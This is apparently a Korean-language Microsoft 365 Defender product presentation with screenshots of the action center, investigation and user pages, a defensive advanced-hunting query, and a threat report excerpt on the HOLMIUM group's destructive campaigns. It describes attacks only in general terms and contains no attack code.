	1/22/20, 6:50 PM	fd9e7e  	Soft delete emails	From: trustedsender2020@outlook.com To: marcos.sellars@mtptestlab01.onmicrosoft.com	Email		 Approved	tomerb@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 11:35 AM	203 	Quarantine file	c:\users\julia.weiss\desktop\amazon invoice.docx	File	cont-juliaweiss.domain1.test.local	 Approved	Automation	✓
	1/21/20, 9:18 AM	202 	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	 Approved	Automation	✓
	1/21/20, 9:18 AM	202 	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	 Approved	Automation	✓
	1/21/20, 9:17 AM	202 	Quarantine file	c:\users\polly.harrell\appdata\local\packages\oice_16	File	cont-pollyharre.domain1.test.local	 Approved	Automation	✓
	1/21/20, 9:17 AM	202 	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	 Approved	Automation	✓
	1/20/20, 3:37 PM	202 	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	 Approved	Automation	✓

통합 조치 센터

- Microsoft 365 워크로드 전반의 모든 자동 및 수동 조치를 기록
- 유사한 항목에 대한 빠른 승인을 지원하는 대규모 조치

Suspicious PowerShell command line

Investigation #247 is complete - Remediated

Started
Jun 2, 2020, 7:11:43 PM

Ended
Jun 2, 2020, 7:27:25 PM

Total pending time: 12s

00:15:42
Complete

Comments (0)

Investigation details

Status

Remediated

Alert severity

Medium

Category

Execution

Detection source

EDR

Investigation graph

Alerts (4)

Devices (1)

Evidence (5)

Entities (3.31k)

Log (64)

Device (1)

CONT-MIKEBARDEN



Alert received
Suspicious PowerShell command line

+ 3 correlated alerts



Evidence

통합 자동 조사 페이지

→ 이메일/엔드포인트/ID 전반에 걸쳐 Microsoft 365 Defender가 수행한 모든 자동 대응 활동에 대한 세부 정보

cont-mikebarden
■ ■ ■ **High** ● Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level ■ ■ ■ **High** Exposure level ▲ **High**

Open incidents **1** Active alerts **5**

Data sensitivity level 🔒 **Medium** Logged on users **9**

Device details

Domain: contoso.org

OS: Windows 10 64-Bit (build 17134)

SAM name: JEDF-DSK\$

Directory data

UAC Flags [See all flags](#)

SPNs [See all SPNs \(6\)](#)

Group membership [See all groups \(2\)](#)

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs Documents Traffic Discovered apps

Active alerts

Risk level: High
5 active alerts in 2 incidents

Active alerts (5)

■ High (1) ■ Medium (4) ■ Low (0) ■ Informational (0)

[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations

Discover vulnerabilities (5)

■ Critical (0) ■ High (3) ■ Medium (1) ■ Low (1)

[See all recommendations](#)

Sensitive documents

Data sensitivity: Medium
923/1543 sensitive documents

Sensitive documents (923)

■ Protected (211) ■ Not protected (280) ■ Other (432)

[See all documents](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
👤 Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
👤 Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrator
👤 Amber Jones	▲ 276	-	2	Interactive, Network	1	Senior CX Writer

[See all users](#)

Traffic

Traffic **29MB** Risky apps **0** Transactions **25** Apps **7**

Last 30 days, updated 6:20 pm today

14 MB





Mike Barden
 Account Manager | contoso
 Dept: NYC Accounting
 Sensitive

User threat

Investigation priority: 133
 Alerts from the last 30 days: 25

Identity risk level: **High**
 Lateral movement paths: 25

User exposure

First seen: May 5, 2017
 Last seen: September 23, 2019

Devices: 15
 Accounts: 25

Resources: 14
 Locations: 3

Matched files: 12
 Mailboxes: 12

Ligon types: 3

Contact info

Email: jonathanwalcott@contoso.com

Phone: +1 (206) 567-5555


Address:

User risk Alerts Lateral movement

Investigation priority score

Score is based on the last 7 days [How do we score?](#)

133



Alerts and risky activities that contributed to the score (last 7 days) | [View all user alerts \(12\)](#)

- Today
- +45 Today at 4:28 PM **High**
Suspected overpass-the-hash attack (Kerberos)
- +40 Today at 4:28 PM **Medium**
Suspected use of Metasploit hacking framework
- +48 Today at 4:28 PM **Medium**
Suspicious communication over DNS
- There aren't any more alerts on risky activities for this user over the last 7 days
[View all user alerts](#)

통합 사용자 페이지

- 전체 워크로드의 사용자 데이터를 한 곳으로 수집
- 해당 사용자 계정의 알림 및 의심스러운 활동을 수집해 신속한 계정 조사를 지원

Advanced hunting

- Schema
- Alerts
 - AlertInfo
 - AlertEvidence
- Apps & identities
 - IdentityInfo
 - AccountObjectId
 - AccountUpn
 - OnPremSid
 - CloudSid
 - GivenName
 - Surname
 - AccountDisplayName
 - Department
 - JobTitle
 - AccountName
 - AccountDomain
 - EmailAddress
 - SipProxyAddress
 - City
 - Country
 - IsAccountEnabled
 - IdentityLogonEvents
 - IdentityQueryEvents
 - IdentityDirectoryEvents
 - AppFileEvents
- Email
 - EmailEvents
 - EmailAttachmentInfo
 - EmailUrlInfo

Get started Query

Schema reference ↗️

Run query + New Save Share link

Last 30 days Create detection rule

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, Em
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export Customize columns Chart type 15 items per page 1-15 of 100 Show filters

\$table	Timestamp	DeviceName	ActionType	DeviceId	LogonType	AccountDomain	AccountName	AccountSid
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				

Advanced hunting

Schema

Alerts

AlertInfo

AlertEvidence

Apps & identities

IdentityInfo

AccountObjectId

AccountUpn

OnPremSid

CloudSid

GivenName

Surname

AccountDisplayName

Department

JobTitle

AccountName

AccountDomain

EmailAddress

SipProxyAddress

City

Country

IsAccountEnabled

IdentityLogonEvents

IdentityQueryEvents

IdentityDirectoryEvents

AppFileEvents

Email

EmailEvents

EmailAttachmentInfo

EmailUrlInfo

Get started Query

Run query + New Save Share link

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export

\$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca

Inspect record

Take actions

Assets

Machine	Risk level	Exposure level
cont-mikebarden	High	Medium

Users	Investigation priority
mike.barden	No data available

Process tree

- svchost.exe
 - backgroundTaskHost.exe
 - Process name: backgroundTaskHost.exe
 - Execution time: Aug 10, 2020, 3:02:43.180 PM
 - Path: c:\windows\system32\backgroundtaskhost.exe
 - Integrity level: Low
 - Access privileges (UAC): Standard
 - Process ID: 5448
 - Command line: "BackgroundTaskHost.exe" - ServerName:BackgroundTaskHost.WebAccountProvider
 - File name: backgroundTaskHost.exe
 - Full path: c:\windows\system32\backgroundtaskhost.exe
 - SHA1: dc27f57a3ba5d13b476b1fd0872b8972744a01f8
 - SHA256: 74b3323405cdfb85cfc9d5c1cd29c816c80361df1548

Advanced hunting

- Devices
 - DeviceInfo
 - DeviceNetworkInfo
 - DeviceProcessEvents
 - DeviceNetworkEvents
 - DeviceFileEvents
 - DeviceRegistryEvents
 - DeviceLogonEvents
 - DeviceImageLoadEvents
 - DeviceEvents
 - DeviceFileCertificateInfo

- Threat & Vulnerability Management
 - DeviceTvmSoftwareInventoryVulnerabilities
 - DeviceTvmSoftwareVulnerabilitiesKB
 - DeviceTvmSecureConfigurationAssessment
 - DeviceTvmSecureConfigurationAssessmentI
 - DeviceInternetFacing

- fx Functions
 - fx FileProfile
 - fx DeviceProfile
 - fx AssignedIPAddresses
 - fx DeviceFromIP

Queries

Get started Query

Run query + New Save Share link

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export

\$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c

고급 헌팅

- 상황 정보에 기반한 헌팅
- 포털 내 문서
- ID 및 이메일 제공 후를 위한 신규 테이블
- 파일 프로필 기능
- 타사 도구 통합을 위한 Advanced Hunting API
- 크로스 워크로드 맞춤형 감지

→ 여러 단계와 도구를 이
 용해야만 수행할 수 있
 었던 작업을 이제 하나
 의 쿼리에서 수행할 수
 있습니다!

Threats > Emotet 2020 holiday campaigns

Overview Analyst report Related incidents (10) Impacted assets Preventive actions Mitigations

Threat activity groups are known to target the same industries, sometimes attacking the same organizations repeatedly after launching successful campaigns. Between these attacks, they might shift their behaviors to adjust to new network defenses implemented post-breach. However, some of them leverage almost the same routines to compromise the same networks.

HOLMIUM, an actor associated with destructive attacks, has resurfaced with new campaigns. Our previous report about this group discussed their use of the Shamoon (DistTrack) wiper malware against industries in Saudi Arabia, United Arab Emirates, India, Scotland, and the Netherlands. The core motivation behind HOLMIUM attacks are not established, but they have mostly been destructive and their procedures line up to attacks orchestrated as early as 2012 against oil and gas producers.

While we've seen HOLMIUM use various vectors for initial entry—mostly spear-phishing email, with some exploiting the CVE-2018-20250 vulnerability in RAR attachments, and password spraying—many of their attacks have involved the Ruler penetration testing tool used in tandem with compromised Exchange credentials. The group uses Ruler to configure the Outlook Home Page so that it opens with mailbox folders and automatically downloads and runs malicious PowerShell scripts. These scripts initiate the delivery of various payloads, one being the eventual launch of DistTrack, which wipes Master Boot Records (MBRs) on disks to render their contents inaccessible. The latest attacks involving HOLMIUM mostly started with password spraying and targeted manufacturers and resell...

Read full analyst report

Related incidents

57 active alerts in 3 incidents

Incidents severity




View all related Incidents

Preventive actions

52 emails blocked 14 emails junked

Updated 6:20 pm today



Alerts over time



Vulnerability patching status

127/1.5k vulnerable devices



위협 분석 보고서

- 새로운 위협의 등장에 따라 지속적으로 게시되는 신규 보고서
→ 행위자가 표적화한 산업, 목표 및 워크로드 전반의 TTP를 포함한 상세한 위협 인텔리전스
→ 한눈에 보는 답변:
→ 조직이 해당 위협에 노출되어 있는가?
→ 조직이 해당 위협의 영향을 받는가?
→ 위협 노출을 줄이기 위해 권장되는 관련 완화 조치

Report details

Report type Threat Report

Impacted assets

6 impacted devices 15 impacted mailboxes

Devices

Mailboxes

Assets with active alerts

View all impacted assets

Secure configurations

69/1.5k vulnerable configurations



Warning icon and text: 매달 약 5개의 강력한 위협이 새롭게 발생합니다.

Microsoft 365 Defender

전체 보호 주기에 걸친 효율적인 SOC를 지원하는 통합 도구

1,000건의 위협 시



300개의 알림

.....
크로스 감지



40건의 인시던트


.....
MTE



10건의 인시던트

.....
헌팅

상황별 TI & 완화



Microsoft 365 Defender

자동화된 크로스 도메인 보안



단일 포털
- 통합 엔터티



조직화된 능동적인
위협 차단



영향을 받은 자산의
자동 복구



통합 위협
인텔리전스 및 분석



크로스 도메인
위협 헌팅

관리 · API · 커넥터

더 알아보기: <http://aka.ms/m365d>

시작하기: <http://security.microsoft.com>

Microsoft 365 Defender

자동화된 크로스 도메인 보안

더 알아보기:

aka.ms/ms365d

이용 자격 확인:

aka.ms/ms365d-eligibility

시작하기:

security.microsoft.com

